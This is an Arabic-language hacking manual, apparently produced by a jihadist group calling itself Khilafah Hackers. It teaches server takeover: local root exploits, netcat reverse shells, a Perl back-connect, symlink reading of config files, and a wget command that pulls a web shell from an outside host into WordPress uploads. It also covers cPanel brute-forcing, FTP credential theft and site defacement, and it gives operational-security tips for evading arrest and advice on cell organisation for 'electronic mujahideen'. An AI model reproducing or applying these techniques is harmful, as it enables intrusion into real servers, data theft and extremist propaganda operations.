الرجاء إدخال اسم المستخدم أو عنوان البريد الإلكتروني. سيتم إرسال رابط إلى بريدك الإلكتروني تستطيع من خلاله إنشاء كلمة مرور جديدة.

اسم المستخدم أو البريد الإلكتروني:

احصل على كلمة مرور جديدة

بعد أختراق الأيميل من السهل طلب أستعادة كلمة السر مهما كانت المنصة المستهدفة (وردبريس . جوملا أو غيرهما ..)

أَسْغَلَال



المحور الثاني من جزء الأسرهاداف

نظرا لأهمية هذا المحور و خاصة الجزء التطبيقي
منه . و لعدم قدرتنا على شرحه على أحسن
وجه كتابيا , فقد أضفنا لكم بالمرفقات روابط
أفضل دروس شرح مختلف الثغرات مترجمة
للعربية الرجاء الاطلاع عليها بدقة
و شكرا .



قال شيخ الاسلام ابن تيمية رحمه الله :
مذهب الأئمة الأربعة أن آلات اللهو كلها

حرام

مجموع الفتاوى (11 / 576)

نصيحة

خلال وقت بقائك امام الشاشة اياك و الميل للمعازف و المحرمات
مهما كانت تؤثر عليك و على زيادة كفاءة عملك و استئنس
بآيات القرآن و الاناشيد الشرعية اخي



تخطي الحمايات والوصول للهدف

المحور الثالث من جزء الأستهداف

نبدء الشرح بسم الله كل طريقة بأسمها و شرحها المفصل و منها الحصرية ..

***الترويت :** لعلك سمعت بترويت الأندرويد . نحن هنا مع ترويت السرفر أي الحصول على أعلى صلاحية ROOT و ينقسم لقسمين ترويت سرفرات لينكس و الويندوز (مصطلح ترويت الويندوز خاطئ فقط نستعمله للشرح)
سرفرات لينكس : نحتاج لكومبلايت (localroot) بورت مفتوح (حسب السرفر) و أداة النت كات بالحاسوب
أولا نعرف إصدار السرفر عن طريق أمر `uname -a`

Uname: Linux 3.12.52-135.ELK6.x86_64 #1 SMP Tue 5 CST 2016 x86_64

كل ما يهمنا هو الإصدار و السنة (معلومة بالأصفر) نبحث عن لوكال روت بغوغل مثلا 2016 3.12.52 localroot (تجدون بالمرفقات أكبر تجميعية أملكها) لا تحاول كثيرا مع لوكالات الحديثة .. الآن ننتقل للبورت .. عليك فتح البورت بحاسوبك (و روتر) نفس البورت المفتوح بالسرفر (أفحص السرفر بZENMAP) في الغالب يكون بورت 21 (بورت الاتصال ببروتوكول FTP) مفتوح دائما . و أخيرا ندخل لمجلد النت كات و نضع الأمر التالي `nc -vlp 21` .. بعدها نذهب للشل و نعمل اتصال عكسي :

Back Connect

Bind port to /bin/sh [perl]

Port: 21 >>

Back-connect [perl]

Server: Port: 21 >>

113868	0.0	0.0	25676	2752	?	SN	06:36	0:00	perl /tmp/bc.pl
117270	0.0	0.0	10056	996	?	SN	06:38	0:00	sh -c ps aux grep bc.pl
117272	0.0	0.0	6496	492	?	SN	06:38	0:00	grep bc.pl

(ليست الطريقة الوحيدة لعمل اتصال عكسي) بعدها يظهر لك شل لتنفيذ أوامر بالسرفر .. نرفع الآن لوكال روت على السرفر و ننفذ أمر الترجمة التالي :
`gcc exploit.c -o exploit` .. ثم أمر تنفيذ الأكسبلويت : `./exploit` . «ثم نجرب الأمر `id` لنرى إذا تغيرت صلاحياتنا إلى روت)

سرفرات الويندوز : لكون الطريقة سهلة وضعنا شرح بالمرفقات

***السيمليك :** و له عدة أنواع مثلا سحب كل أختصارات الكونفيغات مرة واحدة (Config Grabber أداة تجدونها بالمرفقات) أو أستهداف مسار معين يدويا كأحداث خطئ (fatal error) بعدها نضع مسار الكونفيغ مثلا و نعمل له أختصار ..

إذا سحبت الكونفيغ و لم تظهر الملفات فجرب رفع شل K2LL33D و

الدخول لملف الكونفيغات ربما تجد بعضها مصرحة

جرب الدخول لملف الكونفيغات و تطبيق أوامر يدويا مثلا `cat config-WP.txt`

✳️ **التخطي بالأوامر :** وجدنا أن هناك موقع ووردبريس بنفس السرفر (رينج) بما أننا مثلا رفعنا الشل بمسار /var/www/site.com/ فموقع الوردبريس منطقيا مساره /var/www/target.com/ نعلم من قبل أن ملف /wp-content/uploads/ دائما يكون مصرح فنطبق الأمر التالي :

```
cd ; cd var/www/target.com/wp-content/uploads ; wget http://shell.com/shell.txt ; mv shell.txt shell.php
```

إذا نجحت الطريقة فسنجد الشل مرفوع بالمسار wp-content/uploads بإمكانك أيضا محاولة قراءة الكونفيغ بأمر cat ..
-تحقق أولا من صلاحياتك بالملف المستهدف بالأمر ls -la ..
-إذا لم يظهر الشل جرب تغيير الصلاحيات بالأمر chmod ..
-إذا لم ينجح أمر الأستحضار wget جرب أمر النسخ cp ..

✳️ **تعديل الجذور :** عند فتح ملف index.php بمواقع تتركب منصة ووردبريس فسنجد الآتي :

```
1 <?php
2 /**
3  * Front to the WordPress application. This file doesn't do anything, but loads
4  * wp-blog-header.php which does and tells WordPress to load the theme.
5  *
6  * @package WordPress
7  */
8
9 /**
10  * Tells WordPress to load the WordPress theme and output it.
11  *
12  * @var bool
13  */
14 define('WP_USE_THEMES', true);
15
16 /** Loads the WordPress Environment and Template */
17 require( dirname( __FILE__ ) . '/wp-blog-header.php' );
18 |
```

ملف الأندكس يوجه إلى ملف wp-blog-header.php
و الأخير يوجه إلى ملف الأندكس بملف الـ theme1 /wp-content/themes/theme1
فأن أستطعت تعديل ملف الأندكس هناك فسيغير أندكس الموقع معه
- دائما جرب التعديل على الكونفيغ أن لك عليه صلاحيات فغالبا ما يتغير معه الأندكس

- الطريقة تنجح مع كل المنصات (جوملا - دروبال - ووردبريس ...)
- أن لم تنجح حاول التغيير عشوائيا

✳️ **الهوية المزيفة :** إذا كنت تملك صلاحية على مجلد رئيسي (هنا www) بينما تملك صلاحية متدنية بالمجلدات الفرعية فما عليك سوى تغيير أسم المجلد الفرعي و إنشاء مجلد بنفس أسمه الأول لترفع عليه الأندكس ..
و بهذا تخترق الموقع

- أحرص على أن لا تغير أسم المجلد حيث يتواجد الشل الخاص بك



***أختراق النسخ :** في السرفرات العامة 'الكبيرة' و شبه خاصة تحديدا تجد أن أغلبها يركب نفس السكربت المصاب في كثير من المواقع و هذا راجع لكون مدير الموقع هو نفسه مدير السرفر . فنقوم بالبحث و فصح مواقع بنفس السرفر لنجد إذا كانت نفس السكربتات

***الملفات الاحتياطية :** نجد بمجلدات المواقع و ما قبلها " مثلا public_html مجلدات تحت أسم أو تحتوي على مصطلح BACKUP و هذا يعني أن أي شيء حصل للموقع فبأمكان صاحب السرفر أو الموقع إعادة الموقع من تلك المجلدات .. أحيانا تجد الملفات الاحتياطية لكل المواقع من دون تصريح فبأمكانك قراءة الكونفيغات حينها ..

أو أن كان لك صلاحية عليها و على مجلد الموقع الأصلي لا فبأمكانك رفع الأندكس عليها 'الملفات الاحتياطية' و محاولة تخريب المجلد الأصلي قدر المستطاع . هكذا عندما يركبون الملفات الاحتياطية فقد رفعوا الأندكس بأيديهم ..
-بأمكانك محاولة سحب الملفات الاحتياطية و قراءتها بكل طرق التخطي الأخرى

***التخطي بالبيرل :** الطريقة سهلة فقط بعد تركيب شل البيرل "صيغة pl" نقوم بتحميل الكونفيغ بواسطة الأمر التالي :

`In -s /home/user/public_html/wp-config.php x.zip`

-بالأمكان أستعمال الشل العادي لكن يفضل البيرل
-إذا لم يظهر الملف نجرب نرفع الهتكس

التهتكس : عبارة عن ملف دائما تجده بأسم htaccess . يمكنك أن تسميه بحسبة المجلد فهو يملك القوانين "كالامتدادات المسموحة . طرق القراءة . السماح للدخول . و الكثير الكثير" و يقوم بتطبيق ما برمج عليه و هنا عندنا هتكسات مختلفة الوظائف . من تحول صيغة php إلى jpg , من تسمح بقراءة الكونفيغات , تخطي الدوال الممنوعة ... ألخ

***التخمين على السي بانل :** بعد سحب اليوزرات من السرفر نضع اليوزرات بأداة w0rm و نعمل باس ليست الخاص بالسرفر بأستخدام أداة معينة 'تحتاج لوضع رابط الكونفيغات فقط' أو نضع باس ليست عشوائية ثم نتركه يخمن لعله يجد لنا الحسابات (كل الأدوات بالمرفقات)

***حسابات FTP :** تشبه حسابات السي بانل لكن الحصول عليها أسهل .. بأمكانك أيجاد اليوزر . الباس . الهوست بكونفيغات جوملا و عند الدخول إليها ببرنامج filezilla تجد أنك تملك صلاحية تغيير الأندكس
-بأمكانك سحب كل الحسابات من الكونفيغات بأداة واحدة 'تجدونها بالمرفقات'



نظام النقل و منوعات



بالمجال الأمني :

- تجنب تسجيل الأختراقات أو الدخول لرابط حسابك بالزون أتنش دون بروكسي .. فهذا يدل عليك مباشرة
- عند تصميم الأندكس الخاص بك أبحث عن رمز البلد الخاص بك بالكود مثلا إيطاليا it , فرنسا fr ... و الكود تجده على هذا الشكل مثلا "ar-fr" قم بتغييره إلى بلد عشوائي
- أغلب من تم القبض عليهم هم من أعلنوا عن بلدهم فتجنب أن الإشارة إلى بلدك و لو بحرف
- كلما قللت من الحسابات التي تملكها على النت "رفع . منتديات" و قللت من يعرفها كان أفضل
- إذا أردت رفع شروحات على اليوتيوب فلتطل بالمونتاچ و لتخفي كل كبيرة و صغيرة (حتى أسماء الملفات)
- كونك مجاهد ألكتروني في بلاد الكفر . فمثلك مثل الذئب المنفردة عش حياة شاب عادي دون جلب الأنظار بضوابط شرعية
- أحرص على أخفاء كل ما للخلافة علاقة به "بيانات . أناشيد .." في حاسوبك و بهاتفك خاصة تمويها و مضمونا .. مع تجنب تام للخلفيات الجهادية
- لا تهتم للزخم الإعلامي لأعمالك لكونه سبب للرياء أولا . و ثانيا لخطورته على أمنك
- أستعمل التور بنافذة كبيرة و تجنب تصغيرها فهذا يجعله دون فائدة
- دائما أربط أدوات الفحص 'مثل acutenix' و كل الأدوات المكتبية غيرها و حتى الترمنال بلينكس بشبكة التور (تجد شروحات مفصلة بالمرفقات)
- إذا أرتكبت الكثير من الحماقات و حسبت أن أمنك الشخصي مهدد فأنسحب من القرصنة و كل مشتقاتها و أ حذف كل حساباتك مع أستعمال قرص صلب جديد لمدة ما بين الشهر إلى ستة أشهر (مجربة يا أخوة)
- تجدون بالمرفقات و في مجلد Books كتاب عن أمن الأفراد على الأنترنت تحت عنوان Practical Anonymity_ Hiding in لم يسعني ترجمته للأسف لكن أنصحكم بالأطلاع عليه

بالجانب التقني :

- أبحث دائما بالإنجليزية أولا . إذا واجهت مشكلة أدخل للمنتديات الغربية و أ طرح سؤالك .. لا عربية في طلب علم القرصنة للأسف
- لا تصدق السرفرات أن أظهرت لك أن المجلد غير موجود مثلا .. بل جرب الدخول للملف أولا فكثيرها كاذبة
- الشلات أغلبها متشابهة فلا تستعمل أكثر من خمسة شلات
- أستغلل الثغرات بلينكس أكثر سهولة
- لا تكثر من تثبيت التوزيعات بحاسوبك
- لا تخف تجريب الجديد بل أبدء بتجريب كل أنواع الثغرات و السكريبتات

- أخطئ من بدء البرمجة بالدورات .. بل التجريب و تعديل السكريبتات أفضل طريقة
- تجدون كتب احترافية تشرح ثغرات XSS و SQL و كتب اختبار المواقع بطريقة احترافية بالمرفقات
- BTS PenTesting Lab هي عبارة عن منصة مصابة بمختلف الثغرات تركبها بالسرفر الشخصي و تحاول التدرب من خلالها (تجدها بالمرفقات أما حلول التحديات فهي متوفرة بالنت)

الجانب التنظيمي :

- دائما سمعت بعض قراصنة الخلافة يطالبون كل الهكرز بالتوحد تحت راية فريق واحد , هذا خطأ . الراية الواحدة على الأرض لا على العالم الرقمي فهذا يعطي الكفار ما يستهدفونه .. و أفضل طريقة هي فرق لا تزيد عن سبعة أفراد تتنافس فيما بينها ..
- طوال فترة بقائك أمام الحاسوب أحترس ثم أحترس من الكسل فقد تجد كل اليوم مر بين الفايسبوك و اليوتيوب و هذه مشكلة شهيرة لدى كثير من القراصنة حلها بسيط . فترة راحة من كل ساعتين (صلاة بالمسجد . رياضة مثلاً...) مع الحرص على قارورة ماء دائما معك
- أستغل وقت الانتظار في كل مفيد (تحميل . رفع)
- ساعد أخوانك برفع الأصدارات على الشلات و السرفرات فهي صعبة الحذف

و أنت متى تتفرد؟



ختاما

أي سؤال أو طلب نعرض عليكم هاشتاغ
#قراصنة_الخلافة **Khilafah_Hackers**
كما نحت كل أنصار الخلافة ومن لهم و
لو معلومة صغيرة بالمعلومات بالرد على
أخوانهم بالهاشتاغ. أرجوا أن تكونوا استفدتم
وأتمنى أن تفيدوا غيركم أي خطي فمن نفسي و
من الشيطان نستودعكم الله وملتقانا
بعمل أخربأذن الله

